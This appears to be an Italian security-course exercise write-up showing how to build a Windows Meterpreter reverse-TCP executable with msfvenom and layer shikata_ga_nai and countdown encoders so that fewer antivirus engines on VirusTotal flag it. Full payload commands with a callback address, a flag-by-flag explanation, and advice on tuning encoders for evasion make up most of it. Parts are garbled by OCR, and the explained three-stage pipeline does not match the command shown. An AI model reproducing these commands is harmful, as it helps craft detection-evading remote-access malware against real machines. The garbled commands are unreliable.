L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Creiamo il malware con msfvenom

• msfvenom: Il comando per generare payloads.

```
(kali®kali)-[~]

$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shik ata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe -o polimorficommm.exe

Attempting to read payload from STDIN...

Attempting to read payload from STDIN...


Found 1 compatible encoders

Attempting to encode payload with 100 iterations of x86/shikata_ga_nai succeeded with size 381 (iteration=0) x86/shikata_ga_nai succeeded with size 408 (iteration=1) x86/shikata_ga_nai succeeded with size 455 (iteration=2) x86/shikata_ga_nai succeeded with size 462 (iteration=3) x86/shikata_ga_nai succeeded with size 469 (iteration=4)
```

- •-p windows/meterpreter/reverse\_tcp: Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.
- LHOS=192.168.1.23: Indirizzo IP dell'attaccante dove il payload tenterà di connettersi. 0 192.168.1.23: IP dell'attaccante.
- LPORT=5959: Porta che l'attaccante utilizzerà per ascoltare la connessione inversa. O 5959: Porta specificata.
- •-a x86: Architettura del payload, in questo caso x86.
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/shikata\_ga\_nai: Codifica il payload utilizzando l'encoder shikata\_ga\_nai, noto per essere un encoder polimorfico.
- •-i 100: Indica il numero di iterazioni di codifica da applicare 100 iterazioni).
- •-f raw: Formato di output, in questo caso raw (grezzo), senza nessun wrapper.
- |: Pipe, utilizza l'output della prima parte come input per il prossimo comando msfvenom.
- msfvenom: Di nuovo, utilizziamo msfvenom.
- -a x86: Architettura del payload, in questo caso x86 32 bit ...
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/countdown: Codifica il payload utilizzando l'encoder countdown.
- •-i 200: Indica il numero di iterazioni di codifica da applicare 200 iterazioni).
- •-f raw: Formato di output, in questo caso raw (grezzo).
- •|: Pipe, utilizza l'output della seconda parte come input per il prossimo comando msfvenom.
- msfvenom: Ancora una volta, utilizziamo msfvenom.
- •-a x86: Architettura del payload, in questo caso x86.
- •--platform windows: Piattaforma target, in questo caso Windows.
- •-e x86/shikata ga nai: Codifica il payload utilizzando nuovamente l'encoder shikata ga nai.
- •-i 138: Indica il numero di iterazioni di codifica da applicare 138 iterazioni).
- •-o polimorficommm.exe: Specifica il nome del file di output, in questo caso polimorficommm.exe.

Una volta generato il file in formato .exe lo possiamo caricare sul sito virustotal.com e vedremo

quanti antivirus rilevano il malware appena creato.



Al fine di diminuire la rilevabilità del file, possiamo cambiare gli encoder e variando il numero di iterazioni

```
- hali@hall)(=)
- sefvence = vindows/meterpreter/reverse tco_tHOST-192,168.1.23 LPORT-5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvence -a x86 --platform windows -e x86/countdown -i 200 -e raw | msfvence -a x86 --platform windows -e x86/countdown -i 200 -e polimorficomm.exe
```

In questo esempio abbiamo sostituito nella terza parte del codice l'encoder shikata\_ga\_nai con countdown e portato le iterazioni a 200.

Una volta creato un nuovo exe lo carichiamo di nuovo su virustotal e controlliamo i risultati.

